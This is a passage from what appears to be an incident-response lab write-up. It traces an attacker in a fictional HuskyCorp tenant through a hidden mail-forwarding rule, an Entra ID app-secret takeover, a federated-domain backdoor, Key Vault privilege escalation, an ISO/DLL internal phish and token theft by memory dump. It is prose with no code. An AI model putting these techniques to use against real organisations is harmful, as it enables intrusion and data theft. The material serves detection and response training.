
<p>After persistence was established, the attacker then used this access to exfiltrate sensitive business information, downloading several files from SharePoint.</p>

<p><img src="/img/huskycorp/calendarsyncgraphapi.png" alt="image10" /></p>

<p><img src="/img/huskycorp/filedownloaded.png" alt="image11" /></p>

<h4 id="inbox-rules">Inbox Rules</h4>

<p>Using the privileges gained through <code class="language-plaintext highlighter-rouge">Calendar-Sync</code>, the attacker created a hidden inbox rule within <code class="language-plaintext highlighter-rouge">Lonnard@huskycorp.net</code>’s mailbox. The rule silently forwards emails containing the term “shareholder report” to an external ProtonMail address controlled by the attacker.</p>

<p><img src="/img/huskycorp/messagerulesgraphapi.png" alt="image12" />
<img src="/img/huskycorp/inboxrule.png" alt="image13" /></p>

<p>Hidden inbox rules is a common Business Email Compromise (BEC) technique that allows attackers to stealthily exfiltrate data over time.</p>

<h4 id="application-ownership-abuse">Application Ownership Abuse</h4>

<p>Using credentials for the user <code class="language-plaintext highlighter-rouge">Ashlee@huskycorp.net</code>, previously obtained during the initial password spray, the attacker modified ownership and credentials for an existing Entra ID application named <code class="language-plaintext highlighter-rouge">TechDocuments</code>. The attacker added the compromised user as an application owner and created a new client secret for the application.</p>

<p><img src="/img/huskycorp/techdocumentsapplication.png" alt="image14" /></p>


<p>This technique allows attackers to authenticate as the application itself.</p>

<p><img src="/img/huskycorp/techdocumentsignin.png" alt="image15" /></p>

<h4 id="federated-domain-backdoor">Federated Domain Backdoor</h4>

<p>The threat actor added a new federated domain, <code class="language-plaintext highlighter-rouge">huskyhelpdesk.store</code>, to the tenant. The domain was configured with a malicious issuer URI, enabling token issuance from an attacker-controlled identity provider.</p>

<p><img src="/img/huskycorp/federateddomain.png" alt="image16" /></p>


<p>By adding a federated domain, the attacker can redirect the authentication flow so that authentication is performed by the new federated domain rather than directly by the tenant itself. This means that the threat actor is able to impersonate any user without their credentials and bypassing MFA.</p>

<p><img src="/img/huskycorp/federatedbackdoor.png" alt="fed" /></p>

<h3 id="privilege-esclation">Privilege Esclation</h3>

<h4 id="managed-identity-abuse">Managed Identity Abuse</h4>

<p>The threat actor authenticated to the Azure virtual machine <code class="language-plaintext highlighter-rouge">HuskyVM</code> and leveraged the VM’s managed identity to access Azure resources. The attacker identified a Key Vault named <code class="language-plaintext highlighter-rouge">HuskyKey</code>. The attacker then assigned the <code class="language-plaintext highlighter-rouge">Key Vault Administrator</code> role to the managed identity at the Key Vault scope, effectively granting full control over secret management.</p>

<p><img src="/img/huskycorp/createroleassignment.png" alt="img" /></p>

<h4 id="key-vault-access">Key Vault Access</h4>

<p>With administrative access to the Key Vault, the attacker listed available secrets and retrieved the value of a sensitive secret named <code class="language-plaintext highlighter-rouge">SecretKey</code>.
<img src="/img/huskycorp/keyvaultaccess.png" alt="alt text" /></p>

<h3 id="on-prem-compromise">On-Prem Compromise</h3>
<p>After establishing control within the cloud identity plane, the attacker pivoted into the on-premises environment.</p>
<h4 id="internal-phish">Internal Phish</h4>
<p>The attacker initiated an internal phishing campaign by uploading a malicious document to SharePoint and distributing it to <code class="language-plaintext highlighter-rouge">Lonnard@huskycorp.net</code>. The email impersonated executive communications and prompted the user to open an attached archive file.</p>

<p><img src="/img/huskycorp/internalphish.png" alt="alt" /></p>


<p>The archive contained an ISO image with a malicious DLL and a shortcut file. When executed, the shortcut spawned <code class="language-plaintext highlighter-rouge">cmd.exe</code> and used <code class="language-plaintext highlighter-rouge">rundll32.exe</code> to trigger execution of the malicious DLL.</p>

<p><img src="/img/huskycorp/lecmd.png" alt="alt" /></p>

<h4 id="dll-execution-and-credential-access">DLL Execution and Credential Access</h4>

<p>Following execution, the malicious DLL initiated outbound network connections over port <code class="language-plaintext highlighter-rouge">80</code> to a malicious IP and started local Office applications.</p>

<p><img src="/img/huskycorp/officestarted.png" alt="img" /></p>


<p>Because Office applications automatically authenticate to Entra ID, access and refresh tokens were present in memory. The attacker dumped memory from these processes, producing <code class="language-plaintext highlighter-rouge">.dmp</code> files containing authentication artifacts. This technique enabled the attacker to extract tokens without needing to capture credentials directly, reducing reliance on password-based access.</p>

<p><img src="/img/huskycorp/officedump.png" alt="img" /></p>

<h4 id="domain-controller-access">Domain Controller Access</h4>
